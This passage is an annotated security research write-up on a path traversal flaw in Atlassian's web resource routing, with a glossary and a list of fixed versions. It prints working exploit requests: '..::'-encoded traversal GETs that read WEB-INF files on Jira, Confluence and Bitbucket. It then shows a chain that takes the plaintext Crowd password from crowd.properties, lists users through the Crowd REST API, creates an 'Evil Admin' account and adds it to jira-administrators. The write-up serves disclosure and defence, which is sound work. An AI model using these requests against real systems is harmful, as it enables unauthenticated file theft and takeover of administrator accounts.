@Deprecatedmarks the method as old, as explained above.protected static Resource getResourceRelativeToWebResource(RequestCache requestCache, String completeKey, String resourceName) {starts the method.protectedmeans it is visible to this class and its subclasses.Bundle bundle = requestCache.getSnapshot().get(completeKey);looks up the plugin bundle by its key, using a snapshot held in the cache.if (bundle == null) { return null; }gives up if there is no such bundle.String filePath = "";starts an empty text variable that will accumulate the relative path.Resource resource = null;starts with no resource found.while (resource == null) {keeps looping until something is found.String[] parts = splitLastPathPart(resourceName);splits the resource name into two pieces: everything before the last path part, and the last path part itself. The result is an array, which is an ordered list of values.if (parts == null) { return null; }gives up if the split failed.resourceName = parts[0];keeps the first piece as the new resource name.filePath = parts[1] + filePath;prepends the last path part to the accumulated path, building it up from the end.resource = bundle.getResources(requestCache).get(resourceName);tries to find the resource under the shortened name. If found, the loop ends.return requestCache.getGlobals().getConfig().getResourceFactory().createResourceWithRelativePath(resource.getParent(), resource.getResourceLocation(), resource.getNameType(), resource.getLocationType(), filePath); <----- [2]builds the final resource object, passing the accumulatedfilePathas the relative path. The comment[2]marks this call as the point where the attacker-controlled path is handed over.
Given the routing patterns, a user-controlled resourceName is pushed into this function and funnelled through createResourceWithRelativePath() at [2]. There are attempts to remove slashes and traversals via splitLastPathPart(), but with a ..:: primitive those are likely moot. "Moot" here means irrelevant: the check looks for real slashes, and the attacker is not sending real slashes. The path is eventually used by ResourceFactory to read local files, which confirmed the track. A factory is simply an object whose job is to create other objects.
The functionality needs a plugin that lets a request pass through it. After decompiling jira-webresources-plugin.jar, most plugin resources had fixed location values. Decompiling means turning compiled code back into readable source code. A location here is the folder on disk that a plugin resource is served from:
<resource type="qunit" name="includes/jira/components/color-picker/color-picker-controller-tests.js" location="includes/jira/components/color-picker/color-picker-controller-tests.js"><param name="source" value="webContextStatic"/></resource>
<resource type="qunit" name="includes/jira/components/color-picker/view/sample-color-collection-view-tests.js" location="includes/jira/components/color-picker/view/sample-color-collection-view-tests.js"><param name="source" value="webContextStatic"/></resource>
Line by line:
- Each line is an XML element describing one resource. XML is a text format for structured data, using tags in angle brackets.
<resource type="qunit" ...>says this resource is of typequnit, a JavaScript testing framework.name="includes/jira/components/color-picker/color-picker-controller-tests.js"is the name the resource is requested under.location="includes/jira/components/color-picker/color-picker-controller-tests.js"is the exact file on disk it maps to. Here name and location are identical, so there is no room to slip in anything else.<param name="source" value="webContextStatic"/>adds a parameter saying the file comes from static web content.- The second line is the same pattern for a different test file.
One resource ended with a trailing slash, meaning the exact file could be supplied through resourceName:
<resource type="download" name="images/"
          location="/includes/jquery/plugins/colorpicker/images/">
    <param name="source" value="webContextStatic"/>
</resource>
Line by line:
<resource type="download" name="images/"declares a downloadable resource whose name isimages/, ending in a slash.location="/includes/jquery/plugins/colorpicker/images/">says the folder on disk is/includes/jquery/plugins/colorpicker/images/, also ending in a slash.<param name="source" value="webContextStatic"/>again marks the source as static web content.
Because both the name and the location end in a slash, anything the attacker appends after images/ in the request is treated as a file name inside that folder. That yields the route /download/resources/jira.webresources:color-picker-popup/images/*, where all subsequent files in the path are matched to the local path /includes/jquery/plugins/colorpicker/images/. The * stands for whatever the attacker puts there.
Exploitation
Step 1: read web.xml on Jira
Combining the route with the traversal payload reaches web.xml, which is normally protected by mechanisms within the Jira code and Tomcat itself. Tomcat is a widely used Java web server: it receives HTTP requests and passes them to the Java application. web.xml is the application's deployment descriptor, a configuration file that describes how the web application is set up. It is not meant to be downloadable by visitors.
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Host: {{Jira-Hostname}}
Line by line:
GETis the HTTP method used to ask for something. HTTP is the protocol browsers and servers use to talk./download/resources/jira.webresources:color-picker-popup/images/is the route that reaches the colour-picker plugin'simages/resource.jira.webresources:color-picker-popupis the plugin key...::..::..::..::..::WEB-INF::web.xmlis the payload. Each..::is a "go up one folder" written with the double colon instead of a slash.WEB-INF::web.xmlis the fileweb.xmlinside theWEB-INFfolder.WEB-INFis a special folder inside a Java web application that holds configuration and code the public should never download.HTTP/1.1states the protocol version.Host: {{Jira-Hostname}}names the server being asked. The placeholder stands for the real host name.
Each ..:: becomes ../ after unescapeSlashes(), and WEB-INF::web.xml becomes WEB-INF/web.xml. The response is the application descriptor:
<?xml version="1.0"?>
<web-app xmlns="<http://java.sun.com/xml/ns/javaee>"
         xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>"
         xsi:schemaLocation="<http://java.sun.com/xml/ns/javaee>
                <http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd>"
         version="3.0"
         metadata-complete="true">

    <display-name>Atlassian JIRA Web Application</display-name>
    <description>The Atlassian JIRA web application - see <http://www.atlassian.com/software/jira> for more information
    </description>
[..Truncated..]
Line by line:
<?xml version="1.0"?>is the standard opening line of an XML document, stating the format version.<web-app ...>is the root element of a Java web application descriptor.xmlns="<http://java.sun.com/xml/ns/javaee>"declares the default namespace, a way of saying which vocabulary the tags belong to.xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>"declares a second namespace used for schema references.xsi:schemaLocation="..."points at the schema, the formal definition of what tags are allowed.version="3.0"andmetadata-complete="true"are attributes of the descriptor.<display-name>Atlassian JIRA Web Application</display-name>is the human-readable name of the application.<description>...</description>is a free-text description.[..Truncated..]marks where the article cut the response short.
The fact that this came back at all proves the file read works: the server returned a file it should have refused.
Traversal outside the Tomcat context is not possible, but any file within the application server itself can be read. The route varies across products, but the behaviour is more or less the same.
Step 2: the same read on Confluence and Bitbucket
Confluence:
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Host: {{Confluence-Hostname}}
Line by line:
GETasks for a file, as before./s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/is Confluence's version of the resource route, pointing at a plugin calleddashboard-actionsand itsimages/folder...::..::..::..::..::..::..::..::WEB-INF::web.xmlis the same idea as on Jira, with more..::steps because the starting folder is deeper.HTTP/1.1andHost: {{Confluence-Hostname}}are the protocol version and the target server.
Bitbucket is slightly different, as web.xml is blocked there, so the request targets urlrewrite.xml instead. urlrewrite.xml is another configuration file, used to define URL rewriting rules:
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
Host: {{Bitbucket-Hostname}}
Line by line:
GETasks for a file./s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/is Bitbucket's resource route, reaching anavatarresource...::..::..::..::..::WEB-INF::urlrewrite.xmlclimbs up and asks forurlrewrite.xmlinsideWEB-INF.HTTP/1.1andHost: {{Bitbucket-Hostname}}are the protocol version and the target server.
Step 3: find a sensitive file in WEB-INF
Reading files from the webroot, including WEB-INF, did not by itself produce anything as sensitive as a critical rating implies. The webroot is the top folder of the website that the server serves from. The advisory contained a sentence that turned on an internal light bulb: "In some configurations, there may be sensitive files present that increase your risk." The impact varies with configuration, and some configurations place very sensitive files in WEB-INF.
The plan was to go through the Atlassian documentation and look for configuration files stored in WEB-INF. One of the first hits was the Jira documentation describing integration with Atlassian Crowd. Crowd is Atlassian's centralized identity and single sign-on product, the user directory and authentication hub behind the rest of the stack: instead of each Jira, Confluence, Bitbucket and Bamboo instance managing its own users and passwords, Crowd holds that information in one place and the other applications ask Crowd to handle authentication and group membership. Single sign-on means logging in once and being recognised by several applications. Authentication is the act of proving who you are; group membership is which groups your account belongs to, which usually decides what you are allowed to do.
The Crowd and Jira deployment instructions contain this fragment:
It tells us that the Crowd config file is located at WEB-INF/classes/crowd.properties and stores application.name and application.password. A properties file is a simple text file of key and value pairs, one per line. After deploying Crowd within the Jira installation in compliance with the documentation, the file was verified manually:
$ cat WEB-INF/classes/crowd.properties
application.name                        jira
application.password                    [redacted]
application.login.url                   <http://localhost:8095/crowd/console/>

crowd.server.url                        <http://localhost:8095/crowd/services/>
crowd.base.url                          <http://localhost:8095/crowd/>

session.isauthenticated                 session.isauthenticated
session.tokenkey                        session.tokenkey
session.validationinterval              2
session.lastvalidation                  session.lastvalidation
Line by line:
$ cat WEB-INF/classes/crowd.propertiesis a shell command. The$is the prompt,catprints a file's contents, and the path is the file being printed. This is the researchers checking the file on their own lab machine.application.nameis the name this application uses when it talks to Crowd. Here it isjira.application.passwordis the password the application uses to authenticate to Crowd. It is stored in plaintext, meaning not encrypted or hashed.application.login.urlis the address of the Crowd login page.crowd.server.urlis the address of Crowd's services, the part that answers programmatic requests.crowd.base.urlis the base address of Crowd.session.isauthenticated,session.tokenkey,session.validationintervalandsession.lastvalidationare settings about how sessions are tracked. A session is the server's memory of a logged-in user between requests. A token key is the name of the cookie or parameter that carries the session token, a value that stands in for the login. The validation interval of2is how often, in some unit, the session is re-checked with Crowd.
The file stores the application name, the application password in plaintext, and the Crowd URL. With those leaked, Crowd can be accessed directly.
Step 4: use the leaked credentials against Crowd
Accessing Crowd directly with the leaked credentials is basically game over: you are accessing the identity management solution as an administrator of the application. Credentials here are the name and password pair. Because Crowd trusts the application, and the application has administrator-level rights, the password grants administrator-level access to Crowd itself.
From there you can create new users, modify user privileges and much more. Listing existing users:
GET /crowd/rest/usermanagement/1/search?entity-type=user&max-results=1000 HTTP/1.1
Host: jira.[redacted]:8095
Authorization: Basic [redacted]
Line by line:
GETasks for data./crowd/rest/usermanagement/1/searchis a Crowd API address. An API (Application Programming Interface) is a set of addresses a program offers so other programs can ask it to do things, as opposed to pages meant for humans.restis a common style for such APIs.?entity-type=user&max-results=1000is the query string: parameters after the question mark, separated by&. It asks for entities of type user, up to 1000 of them.Host: jira.[redacted]:8095is the server and port. A port is a numbered channel on a machine;8095is the one Crowd listens on here.[redacted]is a lab-only name.Authorization: Basic [redacted]is the header carrying the login. HTTP headers are extra lines of information sent with a request.Basicis a simple authentication scheme that sends the username and password encoded, not encrypted, which is why it must only be used over a protected connection. The value is redacted here.
The response contains the list of existing users. Creating a new user:
POST /crowd/rest/usermanagement/1/user HTTP/1.1
Host: jira.[redacted]:8095
Content-Type: application/json
Content-Length: 194
Authorization: Basic [redacted]

{
"name": "watchTowrPoC",
"active": true,
"first-name": "Evil",
"last-name": "Admin",
"display-name": "watchTowrPoC",
"email": "[redacted]",
"password": {"value": "[redacted]"}
}
Line by line:
POSTis the HTTP method used to send data and ask the server to create something./crowd/rest/usermanagement/1/useris the API address for users.Host: jira.[redacted]:8095is the target server and port.Content-Type: application/jsonsays the body is JSON. JSON is a text format for structured data, made of names and values in curly braces.Content-Length: 194says the body is 194 bytes long.Authorization: Basic [redacted]carries the leaked credentials, redacted.- The blank line separates headers from the body.
"name": "watchTowrPoC"is the new account's login name."active": truemarks the account as enabled."first-name": "Evil"and"last-name": "Admin"are the display names."display-name": "watchTowrPoC"is the name shown in the interface."email": "[redacted]"is the account's email address, redacted."password": {"value": "[redacted]"}sets the password, redacted.
Then adding that user to the jira-administrators group:
POST /crowd/rest/usermanagement/1/group/user/direct?groupname=jira-administrators HTTP/1.1
Host: jira.[redacted]:8095
Accept: application/json
Content-Type: application/json
Content-Length: 24
Authorization: Basic [redacted]

{"name": "watchTowrPoC"}
Line by line:
POSTsends data to create a membership./crowd/rest/usermanagement/1/group/user/directis the API address for adding a user to a group directly.?groupname=jira-administratorsnames the target group. Being in this group is what makes an account a Jira administrator.Accept: application/jsontells the server the client wants a JSON response.Content-Length: 24says the body is 24 bytes long.{"name": "watchTowrPoC"}is the body: the name of the user to add to the group.
That is a promotion to Jira Administrator. The full chain, from file read to Jira administrator through Crowd, was implemented in a single Python PoC. A PoC (proof of concept) is a small program that demonstrates the attack end to end. Python is a popular programming language.
Root cause
The web resource router accepts a completeKey and a resourceName from the URL and calls unescapeSlashes() on both, turning :: back into / after routing has taken place. In other words, the router first decides which handler to use based on the address, and only afterwards converts the double colons into slashes. The resulting value flows into getResourceRelativeToWebResource(), which splits the resource name and builds a relative filePath that is passed to createResourceWithRelativePath() and eventually used by ResourceFactory to read a local file. The splitLastPathPart() check that tries to strip slashes and traversals does not account for the :: encoding, so the traversal survives until after the check. The plugin resource with a trailing slash in its location (images/) gives the attacker a place to append the encoded traversal, and the router's own escaping scheme supplies the primitive. A primitive, in security writing, is a small building block of an attack.
Existing defences did not stop it: web.xml is protected by Jira and Tomcat mechanisms in normal request handling, but the resource-serving path bypasses them, and the WAF rule Atlassian suggested is a mitigation rather than a fix. A mitigation reduces the risk without removing the underlying flaw.
Impact
An unauthenticated attacker can read any file within the application server's Tomcat context on vulnerable Jira, Confluence and Bitbucket instances, but not outside it. The severity depends on configuration. Where the product is integrated with Atlassian Crowd in the documented way, WEB-INF/classes/crowd.properties exposes the application name, the plaintext application password and the Crowd URL. With those, an attacker can talk to Crowd directly as an application administrator, list users, create users, modify privileges, and add a new user to jira-administrators, ending with Jira administrator access. A Crowd IP whitelist can make this much harder, requiring a pivot or SSRF-like capability to reach Crowd.
Fix
Atlassian fixed the issue in the versions listed at the start: Bitbucket 9.4.26, 10.2.8 and 10.5.1; Confluence 9.2.26 and 10.2.19; Jira Service Management and Jira Software 5.12.40, 10.3.26 and 11.3.12; Bamboo 10.2.24 and 12.1.12; Crowd 6.3.7, 7.0.3, 7.1.7 and 7.2.4; Crucible and Fisheye 4.9.15. The advisory also suggested a WAF rule matching the traversal patterns shown above.
Variants to test
- The
/sources/:completeKey/*resourceNameroute callsserveSource()and the same helper. - The
/resources/:completeKey/*resourceName.maproute callsserveResourceSourceMap()with the same unescaping. - On Jira, Confluence and Bitbucket, plugin resources whose
locationends in a slash, like the Jira colour-pickerimages/resource, allow the encoded traversal to be appended. - On Bitbucket,
web.xmlis blocked, so the request targetsWEB-INF/urlrewrite.xmlinstead. - On Crowd-integrated deployments,
WEB-INF/classes/crowd.propertiesexposes the plaintext application password, which can be used against the Crowd REST API. - Use the published Detection Artefact Generator against Jira, Confluence and Bitbucket instances to check whether an instance is vulnerable.
Glossary
- Advisory: a public notice from a vendor about a security flaw, usually with affected versions and fixes.
- API (Application Programming Interface): a set of addresses a program offers so other programs can ask it to do things.
- Authentication: the act of proving who you are, usually with a username and password.
- Authorization header: an HTTP header that carries login information with a request.
- Basic authentication: a simple scheme that sends a username and password encoded, not encrypted.
- Bundle: a packaged collection of files, here the files belonging to a plugin.
- Cache: a temporary store of already-loaded data, kept to avoid repeating work.
- CI/CD pipeline: automated build and deployment jobs.
- completeKey: the name that identifies a plugin in a resource address.
- Configuration file: a file that holds settings a program reads at startup.
- Credentials: a username and password pair, or similar proof of identity.
- Crowd: Atlassian's central identity and single sign-on product, holding users and groups for other Atlassian applications.
- CVSS: a standard 0 to 10 severity rating for security flaws, with a vector code describing the conditions needed.
- CVE: a public catalogue number for a known security flaw.
- Data Center: Atlassian's edition of its products meant to run across several servers for large organisations.
- Decompiling: turning compiled code back into readable source code.
- Deployed: installed and running.
- Deprecated: labelled as old and discouraged, but still working.
- Detection Artefact Generator: a tool that sends a harmless test request and reports whether a target looks vulnerable.
- Escape / unescape: hiding a character by replacing it with a safe substitute, and reversing that replacement.
- Factory: an object whose job is to create other objects.
- Git: a version control system that keeps the history of every change to a set of files.
- Grepping: searching through source code for a text pattern.
- Group membership: which groups an account belongs to, which usually decides what it is allowed to do.
- Header (HTTP): an extra line of information sent with a request or response.
- HTTP: the protocol browsers and servers use to talk.
- Instance: one running copy of a piece of software.
- IP address: the numeric address of a machine on a network.
- IP whitelist: a list of IP addresses that are allowed in while everything else is refused.
- JAR: Java's standard package format for compiled code.
- JSON: a text format for structured data, made of names and values in curly braces.
- Library: a chunk of reusable code that several programs include.
- Mitigation: a measure that reduces risk without removing the underlying flaw.
- On-premises (on-prem): installed and run on the customer's own machines rather than hosted by the vendor.
- OSGi: a module system for Java that lets an application load and unload plugins at runtime.
- Path traversal: a trick that uses
..to climb out of the intended folder and reach other files. - Plaintext: stored without encryption or hashing.
- Plugin: an add-on module that extends a product.
- PoC (proof of concept): a small program that demonstrates an attack end to end.
- Port: a numbered channel on a machine that a service listens on.
- Primitive: a small building block of an attack.
- Properties file: a simple text file of key and value pairs, one per line.
- Pull request: a proposal to merge one set of changes into another.
- Query string: the parameters after a question mark in a URL, separated by
&. - Resource: a file the server hands out, such as an image or a script.
- REST: a common style for APIs built around addresses and standard HTTP methods.
- Router: the part of a program that looks at an incoming address and decides which code handles it.
- Session: the server's memory of a logged-in user between requests.
- Single sign-on (SSO): logging in once and being recognised by several applications.
- SSRF (Server-Side Request Forgery): a bug where you trick a server into making a request on your behalf.
- Sprint: a fixed period in which a team completes a set of work.
- Static resource: a file the server simply hands out rather than generating on the fly.
- Stopgap: a temporary measure until the real fix is applied.
- Token: a value that stands in for a login, carried in a cookie or parameter.
- Tomcat: a widely used Java web server that receives HTTP requests and passes them to the Java application.
- Unauthenticated: sent with no login at all.
- WAF (Web Application Firewall): a filter in front of a web server that blocks requests matching malicious patterns.
- web.xml: a Java web application's deployment descriptor, describing how the application is set up.
- WEB-INF: a special folder inside a Java web application holding configuration and code the public should never download.
- Webroot: the top folder of the website that the server serves from.
- XML: a text format for structured data, using tags in angle brackets.



